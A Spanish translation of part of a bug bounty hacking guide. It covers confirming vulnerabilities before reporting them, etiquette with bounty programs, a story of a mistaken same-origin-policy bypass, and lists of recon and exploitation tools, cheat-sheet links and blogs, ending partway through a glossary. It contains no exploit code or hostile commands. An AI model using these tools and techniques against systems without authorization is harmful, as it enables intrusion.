Has leído las directrices, has redactado tu informe, has incluido capturas de pantalla. Toma un segundo y asegúrate de que lo que estás reportando es en realidad una vulnerabilidad.

Por ejemplo, si estás informando de que una empresa no utiliza un token CSRF en sus cabeceras, ¿has mirado si los parámetros que están siendo pasados incluyen un token el cual actúa como un un token CSRF pero simplemente no tienen la misma etiqueta?

No puedo animarte lo suficiente para asegurar que hayas confirmado la vulnerabilidad antes de enviar el informe. Esto puede ser una decepción muy grande, pensar que has encontrado una vulnerabilidad significativa sólo para darte cuenta que has malinterpretado algo durante estabas haciendo tus pruebas.

Hazte el favor de tomarte el minuto adicional y confirma la vulnerabilidad antes de enviarla.

Muestra respeto por la Compañía

Basado en las pruebas de creación de procesos con la Compañía HackerOne (sí, tú como investigador puedes probarlos), cuando una empresa lanza un nuevo programa de recompensas por encontrar errores, pueden quedar inundados con informes. Después de enviarlo, permítele a la compañía la oportunidad de revisar tu informe y que se pongan en contacto contigo.

Algunas empresas publican sus líneas de tiempo en sus directrices de recompensas, mientras que otras no lo hacen. Equilibra tu entusiasmo con respecto a sus cargas de trabajo. Basado en las conversaciones que he tenido con el soporte de HackerOne, ellos te ayudarán con el seguimiento si no has oído de la empresa en al menos dos semanas.

Antes de ir por ese camino, envía un mensaje educado preguntando si hay alguna actualización. La mayoría de las veces las empresas responderán y te harán saber la situación. Dales algo de tiempo e intenta otra vez antes de escalar la situación. Por otro lado, si la empresa ha confirmado la vulnerabilidad, trabaja con ellos para confirmar la corrección del problema una vez que lo hayan hecho.

Al escribir este libro, he sido suficientemente afortunado de poder charlar con Adam Bacchus, un nuevo miembro del equipo HackerOne a partir de Mayo del año 2016, quien posee el título de *Director y Oficial de Recompensas*, y nuestras conversaciones realmente me han abierto los ojos al otro lado de las recompensas por fallos. Como un poco de trasfondo, Adam tiene experiencia con Snapchat donde trabajó para tender un puente sobre el equipo de seguridad con el resto de los equipos de ingeniería de software y también trabajó en Google, donde estuvo con en el equipo de manejo de vulnerabilidades y ayudó a ejecutar el programa de premios por vulnerabilidad de Google.

Adam me ayudó a entender que hay un montón de problemas en la experiencia de clasificar la severidad de las fallas cuando se ejecuta un programa de recompensas, incluyendo:

- **Ruido**: Desafortunadamente, los programas de recompensas de errores reciben una gran cantidad de informes no válidos, tanto HackerOne y BugCrowd han escrito sobre esto. Sé que definitivamente he contribuido y esperemos que este libro te ayudará a evitarlo, debido a que la presentación de informes no válidos cuesta tiempo y dinero tanto para ti como para los programas de recompensas.
- **Priorización**: Los programas de recompensas tienen que encontrar la manera de dar prioridad a la reparación de vulnerabilidades. Eso es duro cuando se tiene múltiples vulnerabilidades con un impacto similar, así también con informes combinados llegando de forma continua. Los programas de recompensas encaran y mantienen serios desafíos.
- **Confirmaciones**: Cuando se cataloga la urgencia de un informe, las fallas tienen que ser validadas. De nuevo, esto lleva tiempo. Por eso es imperativo que nosotros los hackers proporcionemos instrucciones claras y una explicación acerca de lo que hemos encontrado, cómo se puede reproducir y por qué es importante. Simplemente proporcionando un video no es suficiente.
- **Dotación de recursos**: No todas las empresas pueden permitirse el lujo de dedicar personal a tiempo completo a la ejecución de un programa de recompensas. Algunos programas tienen la suerte de tener una sola persona que responde a los informes, mientras que otros tienen personal que dividen su tiempo. Como resultado, las empresas pueden tener horarios rotativos donde las personas se turnan para responder a los informes. Cualquier vacío de información o retrasos en el suministro de la información necesaria tiene un grave impacto.
- **Escribir la solución**: Escribir código lleva tiempo, especialmente si hay un ciclo de vida de desarrollo completo, incluyendo la depuración, escribir pruebas de regresión, las implementaciones de puesta en escena y, finalmente, el empuje de llevarlo a la producción. ¿Qué pasa si los desarrolladores ni siquiera conocen la causa subyacente de la vulnerabilidad? todo esto lleva tiempo, mientras que nosotros, los hackers, nos ponemos impacientes y queremos que nos paguen. Aquí es donde las líneas de comunicación claras son claves y otra vez, la necesidad de que todos sean respetuosos el uno con el otro.
- **Gestión de las relaciones**: Los programas de recompensas por encontrar errores quieren que los hackers regresen. HackerOne ha escrito acerca de cómo el impacto de la vulnerabilidad crece a medida que los hackers envían más errores a un solo programa. Como resultado, los programas de recompensas tienen que encontrar una manera de lograr un equilibrio en el desarrollo de estas relaciones.

- **Relaciones con presión**: Siempre hay presión que un error se haya perdido, toma demasiado tiempo en ser resuelto, o una recompensa es percibida como demasiado baja, y los hackers se llevarán eso a Twitter u otros medios de comunicación. De nuevo, esto pesa sobre la catalogación de la severidad del fallo y tiene un gran impacto sobre cómo ellos desarrollan las relaciones y trabajan con los hackers.

Después de leer todo esto, mi objetivo es realmente ayudar a humanizar este proceso. He tenido experiencias en ambos extremos del espectro, buenos y malos. Sin embargo, al final del día, los hackers y los programas estarán trabajando juntos y tendrán una comprensión de los desafíos a los que se enfrenta cada uno, y eso les ayudará a mejorar los resultados por todos lados.

Recompensas

Si presentaste una vulnerabilidad a una empresa que paga recompensas, respeta su decisión sobre la cantidad a pagar.

De acuerdo con Jobert Abma (Co-Fundador de HackerOne) en Quora ¿Cómo me convertí en un cazador exitoso de recompensas por encontrar fallos?[74]:

> *Si no estás de acuerdo en una cantidad recibida, ten una discusión del por qué crees que mereces una recompensa mayor. Evita situaciones en las que solicites otra recompensa sin dar más detalles por qué crees eso. A cambio, una empresa debería mostrar respeto [por tu] tiempo y valor.*

No grite Hola antes de cruzar el charco

El 17 de marzo de 2016, Mathias Karlsson escribió una entrada de blog impresionante sobre el hallazgo potencial de saltar la política del mismo origen (SOP) (una política del mismo origen es una característica de seguridad que define cómo los navegadores web permiten a los scripts acceder a los contenidos de los sitios web) y fue lo suficientemente bueno para incluir aquí algunos de los contenidos. Como acotación al margen, Mathias tiene un gran historial en HackerOne - al 28 de marzo, 2016, está en el porcentaje 97° de Señal y en el 95° de Impacto con 109 errores encontrados, incluyendo a las empresas HackerOne, Uber, Yahoo, CloudFlare, etc.

Así que, *"No grite Hola antes de cruzar el charco"* es un dicho sueco que significa que no deberíamos celebrar hasta que se esté absolutamente seguro. Puede ser que sea fácil adivinar por qué estoy incluyendo esto - el hacking no es todo sol y arco iris.

De acuerdo con Mathias, él estaba jugando con Firefox y se dio cuenta de que el navegador acepta nombres de host malformados (en OSX), por lo que la URL http://example.com.. cargaría example.com pero, al enviar example.com.. en el host de cabecera. Luego trató http://example.com…evil.com y consiguió el mismo resultado.

[74] https://www.quora.com/How-do-I-become-a-successful-Bug-bounty-hunter

Al instante sabía que esto significaba que SOP podría ser evitado, ya que Flash trataría http://example.com..evil.com como que estaba bajo el dominio *.evil.com. Comprobó el top 10000 de Alexa y se encontró que el 7% de los sitios sería explotable incluyendo Yahoo.com.

Creó una crónica del suceso, pero decidió hacer algo más que lo confirmara. Comprobó con un compañero de trabajo, yup, su máquina virtual también confirmó el fallo. Actualizó Firefox, yup, el error todavía estaba allí. A continuación, sugirió en Twitter sobre el hallazgo. Según él, Fallo = Verificado, ¿verdad?

Nop. El error que cometió fue que él no actualizó su sistema operativo a la versión más reciente. Después de hacerlo, el error estaba muerto. Al parecer, esto fue reportado seis meses antes y al actualizar a OSX Yosemite 10.0.5 se había ha solucionado el problema.

Incluyo esto para mostrar que incluso los grandes hackers pueden hacerlo mal y es importante confirmar la explotación de un error antes de notificarlo.

Muchísimas gracias a Mathias por permitirme incluir esto - recomiendo echar un vistazo a sus publicaciones en Twitter @avlidienbrunn y labs.detectify.com donde Mathias ha escrito acerca de esto.

Palabras de despedida

Esperemos que este capítulo te haya ayudado y que estés mejor preparado para escribir un informe feroz. Antes de presionar enviar, tómate un momento y realmente piensa en el informe - si llegara a darse a conocer y leerse públicamente, estarías orgulloso?

Para todo lo que envíes, debes estar preparado para apoyar y justificarlo ante la empresa, ante otros hackers y ante ti mismo. No digo que esto te asuste, sino que como unas palabras de consejo me gustaría tenerte preparado. Cuando empecé, definitivamente presenté informes cuestionables porque sólo me importaba estar en el tablero y ser útil. Sin embargo, las empresas te bombardean. Es más útil encontrar un error de seguridad que sea totalmente reproducible e informarlo con claridad.

Puede que te preguntes a quién realmente le importa - deja que las empresas hagan ese llamado y a quién le importa lo que piensan otros hackers. Es lo suficientemente justo. Pero al menos en HackerOne, tus informes son importantes - tus datos estadísticos son registrados y cada vez que tengas un informe válido, este se registra en contra de tu Señal, una estadística que va desde -10 hasta 7, lo cual promedia el valor de tus informes:

- Enviar correo no deseado, se obtiene -10
- Presentar un informe que no es aplicable, se obtiene -5
- Presentar uno que sea informativo, se obtiene 0
- Presentar un informe que se ha resuelto, se obtiene 7

Una vez más, a quién le importa? Pues bien, ahora la Señal se utiliza para determinar a quién se invita a los programas privados y quién puede presentar informes a los programas públicos. Los

programas privados suelen ser carne fresca para los hackers - estos son los sitios que acaban de entrar en el programa de recompensas por errores y están abriendo su sitio a un número limitado de hackers. Esto significa, vulnerabilidades potenciales con menos competencia.

En cuanto a la presentación de informes a otras empresas - utiliza mi experiencia como una historia de advertencia.

Me invitaron a un programa privado y dentro de un solo día, encontré ocho vulnerabilidades. Sin embargo, esa noche, envié un informe a otro programa y se le dio un N/A - No Aplicable. Esto hundió mi Señal a 0.96. Al día siguiente, fui a informar a la empresa privada nuevamente y obtuve una notificación - mi Señal era demasiado baja y tendría que esperar 30 días para informar a ellos y a cualquier otra empresa que tenía un requisito de Señal de 1.0.

Qué mamada! Aunque nadie encontró las vulnerabilidades que encontré durante ese tiempo, ellos podían tener lo que me habría costado dinero. Cada día revisé a ver si podía informar de nuevo. Desde entonces, me he comprometido a mejorar mi Señal y tú deberías hacerlo también!

Buena suerte en la cacería!

Herramientas

A continuación se muestra una larga lista de herramientas que son útiles para la caza de vulnerabilidad, sin ningún orden en particular. Mientras que algunas automatizan el proceso de búsqueda de vulnerabilidades, éstas no deberían reemplazar el trabajo manual, la observación aguda y el pensamiento intuitivo.

Michiel Prins, Co-Fundador de Hackerone, merece un enorme agradecimiento por ayudar a contribuir a la lista y proporcionar consejos sobre cómo utilizar eficazmente las herramientas.

Burp Suite

https://portswigger.net/burp

Burp Suite es una plataforma integrada para pruebas de seguridad y casi imprescindible cuando se está empezando. Tiene una gran variedad de herramientas que son útiles, incluyendo:

- Un proxy de interceptación, que te permite inspeccionar y modificar el tráfico a un sitio
- Una aplicación de araña para el rastreo de contenido y funcionalidad (ya sea pasiva o activa)
- Un escáner web para automatizar la detección de vulnerabilidades
- Un repetidor para manipular y volver a enviar solicitudes individuales
- Una secuenciador para probar la aleatoriedad de tokens
- Una herramienta de comparación para comparar las solicitudes y respuestas

Bucky Roberts, de New Boston, tiene una serie de tutoriales sobre Burp Suite disponible en https://vimeo.com/album/3510171 los cuales proporcionan una introducción a Burp Suite.

ZAP Proxy

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

OWASP Zed Attack Proxy (ZAP) es una plataforma libre de código abierto, basado en la comunidad, es muy similar a Burp para las pruebas de seguridad. También cuenta con una variedad de herramientas, incluyendo un Proxy, un Repetidor, un Escáner, un forzador de directorios/archivos, etc. También es compatible con complementos, así que si eres desarrollador, puedes crear una funcionalidad adicional. Su sitio web tiene una gran cantidad de información útil para ayudarte a empezar.

Knockpy

https://github.com/guelfoweb/knock

Knockpy es una herramienta de Python diseñada para iterar sobre una enorme lista de palabras para identificar los subdominios de una empresa. La identificación de los subdominios ayuda a aumentar la superficie de pruebas en una empresa y así aumentar las posibilidades de encontrar con éxito una vulnerabilidad.

Este es un repositorio GitHub lo que significa que tendrás que descargar el repositorio (la página de GitHub tiene instrucciones en cuanto a cómo hacerlo) y la necesidad que Python esté instalado (se han probado con la versión 2.7.6 y recomienda utiliza los DNS de Google (8.8.8.8 | 8.8.4.4).

HostileSubBruteforcer

https://github.com/nahamsec/HostileSubBruteforcer

Esta aplicación, escrita por @nahamsec (Ben Sadeghipour - un gran tipo!), buscará por medio de fuerza bruta subdominios existentes y proporcionará la dirección IP, host y si ha sido configurado correctamente, comprobando AWS, Github, Heroku, Shopify, Tumblr y Squarespace. Esto es ideal para encontrar vulnerabilidades del tipo toma de control de subdominios.

Sublist3r

https://github.com/aboul3la/Sublist3r

Según su archivo README.md, Sublist3r es una herramienta de Python que está diseñada para enumerar los subdominios de sitios web utilizando motores de búsqueda. Ayuda a los pentesters y los cazadores de errores a recoger y reunir subdominios del dominio principal al que están apuntando. Actualmente Sublist3r es compatible con los siguientes motores de búsqueda: Google, Yahoo, Bing, Baidu, y Ask. Más motores de búsqueda podrían ser añadidos en el futuro. Sublist3r también recopila subdominios utilizando Netcraft, VirusTotal, ThreatCrowd, DNSdumpster y PassiveDNS.

La herramienta, subbrute, se integró con Sublist3r para aumentar la posibilidad de encontrar más subdominios utilizando fuerza bruta con una lista de palabras mejorada. El mérito es de TheRook quien es el autor de subbrute.

crt.sh

https://crt.sh

Un sitio de búsqueda para navegar por los registros de transacciones de certificados, revelando subdominios asociados a los certificados.

SecLists

https://github.com/danielmiessler/SecLists

Aunque técnicamente no es una herramienta en sí misma, SecLists es una colección de varios tipos de listas utilizadas durante el hacking. Esta incluye nombres de usuario, contraseñas, direcciones URL, cadenas de búsqueda escurridiza, directorios/archivos comunes/subdominios, etc. El proyecto es mantenido por Daniel Miessler y Jason Haddix (el invitado a Consejos de Hacking Profesional #5)

sqlmap

http://sqlmap.org

sqlmap es una herramienta de código abierto utilizada para pruebas de penetración, esta automatiza el proceso de detectar y explotar vulnerabilidades de inyección SQL. El sitio web tiene una enorme lista de características, incluyendo soporte para:

- Una amplia gama de tipos de bases de datos (por ejemplo, MySQL, Oracle, PostgreSQL, MS SQL Server, etc.)
- Seis técnicas de inyección SQL (por ejemplo, a ciegas basada en tiempo, a ciegas basada en valor booleano, basada en la consulta UNION, basada en error, etc.)
- Enumeración de usuarios, los hashes de contraseñas, privilegios, roles, bases de datos, tablas y columnas
- Y mucho más…

De acuerdo con Michiel Prins, sqlmap es útil para automatizar la explotación de vulnerabilidades de inyección SQL o para demostrar que algo es vulnerable, ahorrando así una gran cantidad de trabajo manual.

Al igual que en Knockpy, sqlmap está basado en Python y puede ejecutarse en sistemas basados en Windows o Unix.

Nmap

https://nmap.org

Nmap es una herramienta de código libre y abierto para descubrir redes y realizar auditorías de seguridad. De acuerdo con su sitio, Nmap utiliza paquetes IP en formas inusuales para determinar: - Qué máquinas están disponibles en una red - ¿Qué servicios (nombre de la aplicación y la versión) están ofreciendo los hosts - ¿Qué sistemas operativos (y versiones) se están ejecutando - ¿Qué tipo de filtros de paquetes/servidores de seguridad/muros cortafuegos están en uso - Y mucho más…

El sitio de Nmap tiene una sólida lista de instrucciones de instalación compatible con Windows, Mac y Linux.

EyeWitness

https://github.com/ChrisTruncer/EyeWitness

EyeWitness está diseñado para tomar capturas de pantalla de sitios web, proporcionar alguna información de la cabecera del servidor e identificar credenciales predeterminadas si es posible. Es una gran herramienta para la detección de qué servicios se están ejecutando en puertos comunes HTTP y HTTPS y se puede utilizar con otras herramientas como Nmap para enumerar rápidamente los objetivos en el hacking.

Shodan

https://www.shodan.io

Shodan es el motor de búsqueda del "Internet de cosas". De acuerdo con el sitio web, *"Puede utilizar Shodan para descubrir cuál de sus dispositivos están conectados a la Internet, dónde se encuentran y quién las utiliza"*. Esto es particularmente útil cuando se está explorando un objetivo potencial y está tratando de aprender tanto como sea posible sobre la infraestructura de los objetivos.

Combinado a esto hay un práctico plugin de Firefox para Shodan que le permite acceder rápidamente a la información de un dominio determinado. A veces éste revela puertos disponibles que se los puedes pasar a Nmap.

WhatCMS

http://www.whatcms.org

WhatCMS es una sencilla aplicación que te permite introducir una URL del sitio y va a devolver el sistema de gestión de contenidos probable que el sitio está utilizando. Esto es útil por un par de motivos:

- Saber qué CMS utiliza un sitio te da una idea de cómo está estructurado el código
- Si el CMS es de código abierto, puedes examinar el código fuente en busca de vulnerabilidades y probarlos en el sitio
- Si puedes determinar el código de versión del CMS, es posible que el sitio pueda estar obsoleto y vulnerable a las vulnerabilidades de seguridad ya divulgadas

BuiltWith

http://builtwith.com

BuiltWith es una herramienta interesante que te ayudará a seguir la huella de diferentes tecnologías utilizadas de un objetivo en particular. De acuerdo a su sitio, cubre más de 18,000 tipos de tecnologías de Internet, incluyendo analítica, alojamiento, cuál CMS, etc.

Nikto

https://cirt.net/nikto2

Nikto es un escáner de código abierto para servidores web, que pone a prueba contra los servidores en varios elementos, incluyendo:

- Archivos/programas potencialmente peligrosos
- Versiones no actualizadas de servidores
- Versiones con problemas específicos
- Comprobación de los elementos de configuración del servidor

De acuerdo con Michiel, Nikto es útil para encontrar archivos o directorios que no deberían estar disponibles (por ejemplo, un archivo antiguo de copia de seguridad de SQL, o el interior de un repositorio git)

Recon-ng

bitbucket.org/LaNMaSteR53/recon-ng

De acuerdo a su página, Recon-ng es un Framework de Reconocimiento web con todas sus funciones, escrito en Python. Proporciona un entorno de gran alcance en el que el reconocimiento de código abierto, basado en la web, se puede realizar de forma rápida y completamente.

Desafortunadamente, o afortunadamente, dependiendo de cómo se desea mirarlo, Recon-ng ofrece tanta funcionalidad que no puedo describirlo adecuadamente aquí. Puede ser utilizado para el descubrimiento de subdominios, descubrimiento de archivos sensibles, enumeración de usuarios, revisión exhaustiva de los sitios de medios sociales, etc.

idb

http://www.idbtool.com

idb es una herramienta para ayudar a simplificar algunas tareas comunes para las evaluaciones de seguridad de aplicaciones iOS y para la investigación. Está alojado en GitHub.

Wireshark

https://www.wireshark.com

Wireshark es un analizador de protocolos de red que te permite ver lo que está sucediendo en tu red con un detalle minucioso. Esto es más útil cuando un sitio no sólo se comunica a través de HTTP/HTTPS. Si estás comenzando, puede ser más beneficioso que te familiarices con Burp Suite si el sitio simplemente se está comunicando a través de HTTP/HTTPS.

Bucket Finder

https://digi.ninja/files/bucket_finder_1.1.tar.bz2

Una herramienta genial que va a buscar cubetas legibles y te dará una lista de todos los archivos conteidos en ellas. También se puede usar para encontrar rápidamente cubetas existentes, pero no te va a permitir el acceso a los archivos listados en estas cubetas, puedes probar la escritura en la cubeta utilizando la línea de comandos (CLI) de AWS, la que se describe en el Ejemplo 6 del capítulo Autenticación - Como he hackeado las cubetas S3 de HackerOne.

Google Dorks

https://www.exploit-db.com/google-hacking-database

Google Dorking se refiere al uso de las sintaxis avanzadas otorgadas por Google para buscar información que no está fácilmente disponible. Esto puede incluir la búsqueda de archivos vulnerables, oportunidades para cargar recursos externos, etc.

IPV4info.com

http://ipv4info.com

Este es un gran sitio que acabo de aprender a utilizar gracias a Philippe Harewood (de nuevo!). Al usar este sitio, se pueden encontrar los dominios alojados en un servidor determinado. Así, por ejemplo, al introducir yahoo.com te dará el rango de IPs de Yahoo y todos los dominios servidos desde los mismos servidores.

JD GUI

https://github.com/java-decompiler/jd-gui

JD-GUI es una herramienta que puede ayudar a la hora de explorar aplicaciones de Android. Es una utilidad gráfica independiente que muestra las fuentes de Java desde los archivos CLASS. Si bien no tengo mucha experiencia con esta herramienta (aún), parece prometedora y útil.

Framework de Seguridad Móvil (Mobile Security Framework)

https://github.com/ajinabraham/Mobile-Security-Framework-MobSF

Esta es otra herramienta útil en el hacking de móviles. Es una aplicación inteligente todo-en-uno, de código abierto (para Android/iOS), un framework de pen-testing automatizado capaz de realizar un análisis estático y dinámico, además de realizar pruebas a APIs web.

Plugins de Firefox

Esta lista es en gran parte gracias a la publicación de InfosecInstitute disponible aquí: InfosecInstitute[75]

FoxyProxy

FoxyProxy es un plugin de administración avanzada de proxis para el navegador Firefox. Mejora las capacidades de proxy integradas de Firefox.

User Agent Switcher

Añade un botón de la barra de menús y herramientas en el navegador. Cada vez que desees cambiar el agente de usuario, utiliza el botón de navegación. El plugin de User Agent ayuda en la falsificación del navegador mientras se realizan algunos ataques.

Firebug

Firebug es un buen complemento que integra una herramienta de desarrollo web en el navegador. Con esta herramienta, se puede editar y depurar en vivo HTML, CSS y JavaScript en cualquier página web para ver el efecto de los cambios. Esto ayuda en el análisis de los archivos JS para encontrar vulnerabilidades XSS.

HackBar

HackBar es una herramienta sencilla para las pruebas de penetración con Firefox. Esto ayuda en la prueba de inyección SQL simple y agujeros XSS. No se puede ejecutar exploits estándar pero se puede utilizar fácilmente para comprobar si existe o no la vulnerabilidad. También se puede enviar manualmente los datos del formulario con las solicitudes GET o POST.

Websecurify

Websecurify puede detectar las vulnerabilidades más comunes en las aplicaciones web. Esta herramienta puede detectar fácilmente XSS, inyección SQL y otras vulnerabilidades de aplicaciones web.

Cookie Manager+

Le permite ver, editar y crear nuevas cookies. También muestra información adicional acerca de las cookies, puedes editar varias cookies a la vez, puedes respaldar y restaurar cookies, etc.

[75] resources.infosecinstitute.com/use-firefox-browser-as-a-penetration-testing-tool-with-these-add-ons

XSS Me

XSS-Me se utiliza para encontrar vulnerabilidades XSS reflejado desde un navegador. Analiza todos los formularios de la página y, a continuación, realiza un ataque a las páginas seleccionadas con payloads XSS predefinidos. Después de terminar el análisis, se enumeran todas las páginas que presentaron una respuesta al payload en la página, y que puede ser vulnerable a XSS. Con esos resultados, deberías confirmar manualmente las vulnerabilidades encontradas.

Offsec Exploit-db Search

Este recurso te permite buscar vulnerabilidades y exploits que figuran en los listados de exploit-db.com. Este sitio web está siempre actualizado con los últimos exploits y detalles de vulnerabilidad.

Wappalyzer

https://addons.mozilla.org/en-us/firefox/addon/wappalyzer/

Esta herramienta te ayudará a identificar las tecnologías utilizadas en un sitio, incluyendo cosas como CloudFlare, Frameworks, bibliotecas Javascript, etc.

Recursos

Entrenamiento en linea

Exploits de aplicaciones Web y Defensas

Un laboratorio de programación con una aplicación web vulnerable real y tutoriales para que puedas trabajar a través del descubrimiento de vulnerabilidades comunes como XSS, escalada de privilegios, CSRF, Path Transversal y más. Lo encontrarás en https://google-gruyere.appspot.com

Base de datos de Exploits

Aunque no es exactamente formación en línea, este sitio incluye exploits para vulnerabilidades descubiertas, a menudo con su vinculación a los CVE siempre que sea posible. Mientras que se utiliza el código real suministrado debe hacerse con mucho cuidado, ya que puede ser destructivo, esto es útil para encontrar vulnerabilidades si un objetivo está utilizando software fuera del sitio y leer el código será muy útil para entender qué tipo de entrada puede ser proporcionada para explotar un sitio.

Udacity

Cursos de aprendizaje en línea gratuitos en una gran variedad de temas, incluyendo el desarrollo y programación web. Yo recomiendo echar un vistazo:

Introducción a HTML y CSS[76] Fundamentos de Javascript[77]

Plataformas de recompensas de errores

Hackerone.com

Creado por los líderes de seguridad de Facebook, Microsoft y Google, HackerOne es la primera plataforma de coordinación de vulnerabilidad y recompensas por errores.

[76] https://www.udacity.com/course/intro-to-html-and-css--ud304

[77] https://www.udacity.com/course/javascript-basics--ud804

Bugcrowd.com

Desde el interior hacia el valle, Bugcrowd fue fundada en 2012 para equilibrar la balanza en contra de los chicos malos.

Synack.com

Una plataforma privada con experiencia en seguridad a los clientes. La participación requiere aprobación previa.

Cobalt.io

Una plataforma de recompensas por errores que también tiene un grupo de investigadores que trabajan en programas privados.

Tutoriales en vídeo

youtube.com/yaworsk1

Sería negligente si no he incluido mi canal de YouTube … He empezado a grabar tutoriales en la búsqueda de vulnerabilidades para ayudar a complementar este libro.

Seccasts.com

Desde su página web, SecCasts es una plataforma de formación en seguridad por medio de vídeos que ofrece tutoriales que van desde técnicas básicas de hacking web hasta temas de seguridad en profundidad sobre un lenguaje o un Framework específico.

Cómo disparar a la Web

Aunque técnicamente no es un tutorial de vídeo, la presentación de Jason Haddix (el invitado de Consejos de hacking Profesional #5) en la DefCon 23 proporciona una visión impresionante para convertirse en un mejor hacker. Se basa en el material de su propio hacking (el fue #1 en Bugcrowd antes de unirse a ellos) y la lectura investigativa de publicaciones de blogs y publicaciones de otros hackers de gran nivel.

Otras lecturas

OWASP.com

El Proyecto Open Web Application Security Project es una enorme fuente de información sobre vulnerabilidades. Tienen una sección conveniente Security101, hojas de códigos, guía de pruebas y descripciones en profundidad en la mayoría de los tipos de vulnerabilidad.

Hackerone.com/hacktivity

Una lista de todas las vulnerabilidades reportadas desde su programa de recompensas. Aunque sólo algunos informes son públicos, se puede utilizar mi script en GitHub para tirar de todas las revelaciones públicas (https://github.com/yaworsk/hackerone_scrapper).

Twitter #infosec

A pesar de haber una gran cantidad de ruido, también hay una gran cantidad de tweets interesantes relacionados a seguridad/vulnerabilidad bajo el hashtag #infosec, a menudo con enlaces a bitácoras detalladas.

Twitter @disclosedh1

El observador no oficial de HackerOne de divulgaciones públicas, el cual tuitea errores dados a conocer recientemente.

El Cuaderno de los Hackers de Aplicaciones Web

El título debe decirlo todo. Escrito por los creadores de Burp Suite, esto es realmente una lectura obligada.

Metodología de los cazadores de errores

Este es un repositorio GitHub de Jason Haddix (el invitado de Consejos de Hacking Profesional #5) y proporciona un vistazo impresionante de cómo los hackers exitosos se acercan a un objetivo. Está escrito en MarkDown y es un subproducto de la presentación en la DefCon 23 Cómo disparar a la Web, de Jason. Puede encontrarlo en https://github.com/jhaddix/tbhm.

Blogs recomendados

philippeharewood.com

Blog por un sorprendente hacker de Facebook que comparte una cantidad increíble de hallazgos de defectos lógicos en Facebook. He sido lo suficientemente afortunado de entrevistar a Philippe en abril de 2016 y no puedo expresar con palabras lo inteligente que es y lo impresionante que es su blog - He leído todas las publicaciones.

La página de Facebook de Philippe - www.facebook.com/phwd-113702895386410

Otro recurso impresionante de Philippe. Esto incluye una lista de recompensas de errores de Facebook.

fin1te.net

Un blog por el segundo clasificado en el Programa Whitehat de Facebook durante los últimos dos años (2015, 2014). Parece que Jack no escribe mucho, pero cuando lo hace, las descripciones son en profundidad y es muy informativo!

NahamSec.com

Blog por el hacker #26 (desde febrero de 2016) de HackerOne. Aquí hay descritas una gran cantidad de vulnerabilidades impresionantes - Ten en cuenta que la mayoría de las publicaciones se han archivado, pero todavía están disponible en el sitio.

blog.it-securityguard.com

Blog personal de Patrik Fehrehbach. Patrik ha encontrado una serie de vulnerabilidades impresionantes y de alto impacto descritas tanto en este libro como en su blog. También fue el segundo entrevistado en los Consejos de Hacking Profesional.

blog.innerht.ml

Otro blog increíble por un hacker del top en HackerOne. FileDescriptor ha encontrado algunos errores en Twitter con recompensas increíblemente altas y mientras que sus publicacioens son técnicas, también son detalladas y muy bien escritas!

blog.orange.tw

Blog por un hacker Top de DefCon con toneladas de enlaces a recursos valiosos.

Blog de Portswigger

Blog de los desarrolladores del Burp Suite. **MUY RECOMENDABLE**

Blog de Nvisium

Un gran blog de una empresa de seguridad. Encontraron la vulnerabilidad RCE de Rails, han discutido y bloggeado sobre la búsqueda de vulnerabilidades con Flask/Jinja2 casi dos semanas antes de que fuera encontrado el RCE en Uber.

blog.zsec.uk

Blog del hacker #1 de PornHub en 7 de junio de 2016.

brutelogic.com.br

Blog del hacker brasilero @brutelogic. Este blog tiene algunos consejos increíblemente detallados y muchos trucos para los ataques XSS. @brutelogic es un hacker muy talentoso y con un portafolio impresionante de divulgaciones XSS en https://www.openbugbounty.org/researchers/B

Blog de BugCrowd

BugCrowd publica contenido fabuloso el cual incluye entrevistas con hackers impresionantes y otro material informativo. Jason Haddix también ha iniciado recientemente un podcast de hacking que puede encontrado a través del blog.

Blog de HackerOne

HackerOne también publica contenido muy útil para los hackers como lo son blogs recomendados, una nueva funcionalidad en la plataforma (un buen lugar para buscar nuevas vulnerabilidades!), y consejos sobre cómo convertirse un mejor hacker.

Hojas de trucos

- Hoja de códigos de Path Transversal de Linux - https://www.gracefulsecurity.com/path-traversal-cheat-sheet-linux/
- XXE - https://www.gracefulsecurity.com/xxe-cheatsheet/
- Hoja de trucos HTML5 - https://html5sec.org/
- Hoja de trucos XSS de Brute - http://brutelogic.com.br/blog/cheat-sheet/
- XSS de Polyglot- http://polyglot.innerht.ml/
- Hoja de trucos de inyección de MySQL - http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Glosario

Hacker de sombrero Negro

Un hacker de sombrero negro es un hacker que "viola la seguridad informática para pocas razones más allá de la malicia o para beneficio personal" (Robert Moore, 2005 Ciberdelincuencia). A los sombreros negros también se les conoce como "crackers" dentro de la industria de la seguridad y los programadores modernos. Estos hackers suelen realizar acciones maliciosas para destruir, alterar o robar datos. Esto es lo contrario de un hacker de sombrero blanco.

Desbordamiento de búfer

Un desbordamiento de búfer es una situación en la que un programa escribe datos en un búfer, o área de memoria, y que aún hay más datos por escribir que el espacio que en realidad está disponible para esa memoria. Como resultado, el programa termina la escritura sobre la memoria donde no debería ser.

Programa de recompensas de errores

Un trato ofrecido por los sitios web mediante el cual los hackers de sombrero blanco puede recibir el reconocimiento o compensación por informar sobre errores, en particular los relacionados con las vulnerabilidades de seguridad. Los ejemplos incluyen HackerOne.com y Bugcrowd.com

Informe de error

Descripción de un investigador sobre una potencial vulnerabilidad de seguridad ya sea en un producto o un servicio en particular.

Inyección de CRLF

CRLF, o retorno de carro y avance de línea, es un tipo de vulnerabilidad de inyección que se produce cuando un usuario se las arregla para insertar un CRLF en una aplicación. Esto a veces se llama también división de respuesta HTTP.

Falsificación de solicitud de sitio cruzado

Una falsificación de solicitud de sitio cruzado o CSRF, es el ataque que se produce cuando un sitio web malicioso, correo electrónico, mensajería instantánea, aplicaciones, etc., hace que el navegador web de un usuario realice alguna acción en otro sitio web donde ese usuario ya está autenticado, o se ha conectado.

Scripting de sitio cruzado

Scripting de sitio cruzado o XSS, implica un sitio web, que puede incluir un código Javascript inadecuado que posteriormente es pasado a los usuarios y que dicho código se ejecuta a través de sus navegadores.

Inyección de HTML

Inyección de Hypertext Markup Language (HTML), también se refiere a veces como una desfiguración virtual, realmente es el ataque a un sitio hecho posible por permitir que un usuario malicioso inyecte código HTML debido a que no se controló adecuadamente las entradas proporcionadas por el usuario.

Contaminación de parámetros HTTP

Contaminación de parámetros HTTP, o HPP, se produce cuando un sitio web acepta la entrada de un usuario y lo utiliza para realizar una solicitud HTTP a otro sistema sin validar la entrada que proporcionó el usuario.

División de respuesta HTTP

